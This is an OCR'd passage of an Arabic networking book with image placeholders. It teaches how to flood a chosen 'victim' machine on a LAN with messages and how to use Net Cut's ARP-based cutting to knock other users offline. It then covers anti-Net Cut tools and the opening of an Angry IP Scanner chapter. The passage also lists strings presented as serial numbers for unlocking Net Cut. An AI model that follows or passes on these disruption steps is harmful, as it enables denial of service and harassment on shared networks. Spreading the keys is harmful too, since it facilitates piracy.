وهي المجموعات Groups الموجودة في الشبكة التي تحتويك وقد تكون مجموعة أو أكثر وهذه المجوعات هي عبارة عن أجهزة كمبيوتر – أو جهاز كمبيوتر واحد – ويتميز كل كمبيوتر باسم Computer Name وهو الذي يحدد به داخل المجموعة ويمكن استخدامه في الشبكة بدلاً من الأيبي .




ملحوظة :


البرنامج يعمل بطريقتين ،الطريقة الأولي من خلال الأيبي والطريقة الثانية من خلال أسم الجهاز ،أي يمكنك تحديد الضحية بطريقتين فقم باختيار المتوفرة لك.

الطريقة الأولى


قم بكتابة الأيبي الخاص بالضحية في الخانة Ip كما توضح الصورة .




ثم قم بتحديد عدد الرسائل التي سيتم إرسالها للضحية ، لاحظ أنه لكي يحدث فلوود للضحية يجب أن تقوم بتحديد عدد رسائل كبير 300 مثلاً أو أكثر 1000.




ثم قم بكتابة محتوي الرسالة التي ستصل إلى الضحية كما توضح الصورة .




بعد أن تنتهي من كتابة المدخلات السابقة قم بالضغط على الزر Send .



كما تلاحظ في الصورة التالية تتم عملية الإرسال .




وعند ظهور Mission Complete فهذا يعني نجاح عملية الفلوود .



الطريقة الثانية


قم بالضغط على الزر get the ntw ip's لفحص الأجهزة بالشبكة .




انتظر ريثما يتم فحص الشبكة ، ثم قم بالضغط على السهم الخاص بصندوق الاختيار كما توضح الصورة التالية .




ستظهر لك الأجهزة الموجودة حالياً على الشبكة .




قم باختيار الجهاز الذي تريد عمل فلوود له .



أي فلود تقوم به سيوجه للجهاز Hatem .



لاحظ أن خيارات الأيبي مغلقة الآن .



لا تنسي أن تقوم بتحديد عدد الرسائل التي سترسل إليه .






وفي النهاية قم بالضغط على الزر Send .



لاحظ إنه قبل أن تضغط على الزر Send كان البرنامج في حالة استعداد .



كما تلاحظ في الصورة التالية يتم إرسال الرسائل .



كما تلاحظ في الصورة التالية تم تنفيذ الفلوود بنجاح .


ThE mEsSaGe v 1.1 pRoGrAmEd by HoTkItO
iP 127 0 0 1
nO. oF MeSsAgEs 1
pRoGrAmEd bY hOtKiTo
Send
get the ntw ip's
HATEM
MeSsAgE bOdEy
TYPE HERE WHAT DO YOU WANT TO SAY TO HIM
تم تنفيذ المهمه بنجاح .
MiSsIoN cOmPlEtE

منع إرسال واستقبال البيانات

blocking send & Incoming Packets

شاع في هذا الوقت استخدام برنامج قطع الخدمة Net Cut التي أنتجته شركة ArCai والذي يقوم بقطع الخدمة – خدمة الإنترنت– عن أي بي معين من خلال وضعه في الـ Gate way وكما تقول الشركة المنتجة عن وظيفته :

Net Cut Cut down any computer's network connection to the gateway.



مميزات البرنامج :

- Cut down any computer's network connection to the gateway.
- Get all IP addresses of the computers in your LAN(Local Area Network)
- Work in office's LAN,school LAN,or even ISP LAN
- Have Fun with play the online computer make them online or off line remotely
- TRACE Free, No one will TRACE out what happen
- More Stable,swich-hub or hub or cable lan any Lan use Ethernet

يعمل البرنامج على الأنظمة التالية :

Net Cut 1.4 (Runs on Windows98 , 2000, XP,Windows NT 4.0 or higher versions)

ما هو الـ NET CUT ؟

الـ Net Cut هو برنامج أو أداة تقوم بمساعدتك على العثور على الايبيهات الخاصة بالأجهزة الموجودة معك على الشبكة .. كما يمكنك أن تقوم بقطع الخدمة عن الشبكة كلها نهائياً أو عن جهاز واحد فقط ..

بماذا أستطيع أن أستخدم البرنامج ؟

تستطيع أن تحصل على IP addresses (hostname, MAC address) الخاصة بالأجهزة الموجودة على الشبكة .. وتستطيع أن تجعل أي منهم On Line أو تقوم بعمل Off Line كما يمكنك إعادة تشغيل الخدمة لمن قمت بقطع الخدمة عنهم ..

كيف يقوم بالعمل ؟

يقوم باستخدام الـ ARP , في كلمة واحدة , يستطيع البرنامج أن يعمل على كافة أنواع الشبكات local network including office's LAN,school LAN, ISP LAN ... ولا يهم ما يستخدمون إذا كان swich-hub أو hub أو cable lan for connection .. لكن كلهم حقيقة يكونون على ARP ..

استخدام البرنامج USING NET CUT

سنشرح في هذا الجزء كيفية استخدام البرنامج .. بحيث تستطيع معرفة الموجودين معك على الشبكة وأسماء أجهزة الشبكة المتصلة وعنوان آلماك أدرس وكيفية قطع الخدمة وإعادة تشغيلها ...

الحصول على البرنامج :

ستجد البرنامج موجود على الاسطوانة لكن أفضل أن تقوم بتحميل آخر نسخة من على موقع الشركة حتي تحصل على آخر مزايا وتحديثات البرنامج الأخيرة ... وموقع الشركة المنتجة للبرنامج هو:


www.arcai.com

قم بفتح المتصفح وأدخل على موقع الشركة ArCai

لاحظ : يمكنك تحميل البرنامج من على أي موقع Download مثل Soft32 أو أي موقع آخر لكن أفضل أن تقوم بتحميل البرنامج من على موقع الشركة المنتجة .. أنت الآن في الصفحة الرئيسية :



الآن توجه إلى أسفل الصفحة وأضغط على اللينك Net Cut 1.51 :




ستظهر لك نافذة تحميل البرنامج .. قم بتحميله وأحفظه على الجهاز .. بعد انتهاء التحميل قم بتركيبه على النظام ..



netcut.exe


عند آخر خطوة في تركيب البرنامج سيسألك برنامج التركيب عن تأكيد عملية إعادة تشغيل الجهاز (السهم الأول) قم بالضغط على Finish (السهم الثاني)




ستجد أن برنامج التركيب قد وضع لختصار للبرنامج Net Cut على سطح المكتب الخاص بك كالتالي :



قم بتشغيل البرنامج .. ستظهر لك النافذة الافتتاحية التالية الخاصة بالشركة المنتجة للبرنامج ..



هذه هي نافذة البرنامج الرئيسية والتي نقوم بها بأكثر المهام :



عندما تقوم بتشغيل البرنامج انتظر قليلاً ريثما يقوم البرنامج بفحص الشبكة وإضافة الأجهزة المتصلة بالشبكة إلى المكان المشار إليه بالمستطيل الخامس .

المربع الأول : يقوم بقطع الخدمة عن الجهاز الذي قمت بالضغط عليه في المستطيل الخامس ..

المربع الثاني : لإعادة الخدمة للأجهزة التي قمت بقطع الخدمة عنها .

المربع الثالث : للبحث عن أي بي معين .


المربع الرابع : خاص بشراء البرنامج حني تستطيع أن تستخدم كل إمكانياته ..

المربع الخامس : يتم فيه وضع بيانات الأجهزة المتصلة بالشبكة ..

حيث يعطي لك البرنامج إمكانية قطع الخدمة عن جهازين فقط حني تقوم بشراء البرنامج .. يتم شراء البرنامج من خلال وضع سريال نمبر خاص به مثل :

405a3786e978fd1a
d163ddb5e0cfdaeb
a274a6b0a5e883b8

لاحظ الصورة التالية :



كما رأيت قام البرنامج بإضافة كل الأجهزة المتصلة بالشبكة .. لذا يجب عليك الانتظار بعد تشغيل البرنامج ما يقرب من 30 ثانية حتي ينتهي البرنامج من فحص الشبكة ....

الصورة التالية توضح قطع الخدمة جهاز :

On/OFF	IP	Hostname	Physical Address
Off	192.168.1.162	HOME	[00:13:8F:5B:79:94]
On	192.168.1.1		[00:E0:39:90:D8:69]
On	192.168.1.49	ABU_RASS	[00:15:F2:B5:A7:85]
On	192.168.1.221	hotkito	[00:0A:E6:72:B8:ED]

الصورة التالية توضح قطع الخدمة جهازين :

On/OFF	IP	Hostname	Physical Address
Off	192.168.1.162	HOME	[00:13:8F:5B:79:94]
On	192.168.1.1		[00:E0:39:90:D8:69]
Off	192.168.1.49	ABU_RASS	[00:15:F2:B5:A7:85]
On	192.168.1.221	hotkito	[00:0A:E6:72:B8:ED]

مضاد برنامج قطع الخدمة ANTI NET CUT

من خلال هذا البرنامج نستطيع أن نحمي أنفسنا من المشاغبين على الشبكة الذين يقومون بقطع الخدمة عن أجهزة في الشبكة ... وقد قمت باختيار برنامجين من تصميم مبرمجين عرب يقومان بهذه الوظيفة بنفس الطريقة التي تقوم بها البرامج الأجنبية ... وقصدت ذلك دعماً لهم

برنامج NO NET CUT :

كيفية الحصول على البرنامج :

تستطيع الحصول عليه من خلال الاسطوانة الملحقة بالكتاب .. أو من خلال تحميله من على الإنترنت بالبحث عنه في جوجل ..



NoCUT-1.01a Installer.exe

قم بتركيب البرنامج على النظام الخاص بك ..

بعد انتهاء تركيب البرنامج ستجده موجود هنا :



عند الضغط على البرنامج بالزر الأيمن للفارة ستظهر لك القائمة التالية :



المستطيل الأول : لإيقاف خدمة " منع قطع الخدمة "

المستطيل الثاني : لتشغيل خدمة " منع قطع الخدمة "

برنامج : ANTI NET CUT

كيفية الحصول على البرنامج :

تستطيع الحصول عليه من خلال الاسطوانة الملحقة بالكتاب .. أو من خلال تحميله من على الإنترنت بالبحث عنه في جوجل ..

قم بتركيب البرنامج ...

بعد أنت تنتهي من تركيب البرنامج ستجد أن برنامج التركيب قد وضع لك اختصار على سطح المكتب :




قم بتشغيل البرنامج ...

ستظهر لك النافذة التالية :



عند الضغط على الزر الذي يشير إليه السهم الأول " Start Anti Net Cut " يتم تشغيل خدمة " منع قطع الخدمة عنك "

عند الضغط على الزر الذي يشير إليه السهم الثاني "Stop Anti Net Cut " يتم إيقاف خدمة " منع قطع الخدمة عنك ".



الفصل الثالث

Angry IP scanner

برنامج ANGRY IP SCANNER

أحد أسرع برامج الفحص Scan الخاصة بفحص الايبيهات IP أو فحص المنافذ Port إن لم يكن الأسرع على الإطلاق ...

- يستطيع فحص الأيبيهات في أي نطاق كان وأي منافذ كانت ، يتميز البرنامج بحجمه الصغير مقارنه بالبرامج الأخرى التي قد يصل حجمها إلى 50 ميجا بايت وتحتاج إلى تركيب على النظام الذي تعمل عليه ... ولكن البرنامج الذي نتكلم عنه هنا لا يتعدى مساحته 108 كيلو بايت .. كما لا يحتاج إلى تركيب على النظام ويكفي فقط تشغيله ..
- يقوم البرنامج بعمل ping على الأيبي IP لمعرفه إذا كان هذا الايبي موجود أو غير موجود Alive ثم يقوم بعد ذلك بمعرفه الـ Hostname الخاص بالجهاز ثم الماك أدرس ثم يقوم بفحص المنافذ ...
- يقوم البرنامج بعرض مجموعة من المعلومات مثل :
(computer name, workgroup name, currently logged in Windows user)
- يمكنك حفظ نتائج الفحوصات إلى أنواع الملفات التالية :
CSV, TXT, HTML, XML or IP-Port list

ملحوظة :

البرنامج مجاني ولا يحتاج إلى أي شروط لاستخدامه .. كما أنه -open source software أي يمكنك تطويره في أي وقت تشاء ..
http://sourceforge.net/cvs/?group_id=25534

ستجد البرنامج موجود بالاسطوانة المرفقة مع الكتاب

استخدام البرنامج :

بعد أن تقوم بتشغيل البرنامج ستجد هذا الإطار كما ترى في الصورة التالية :



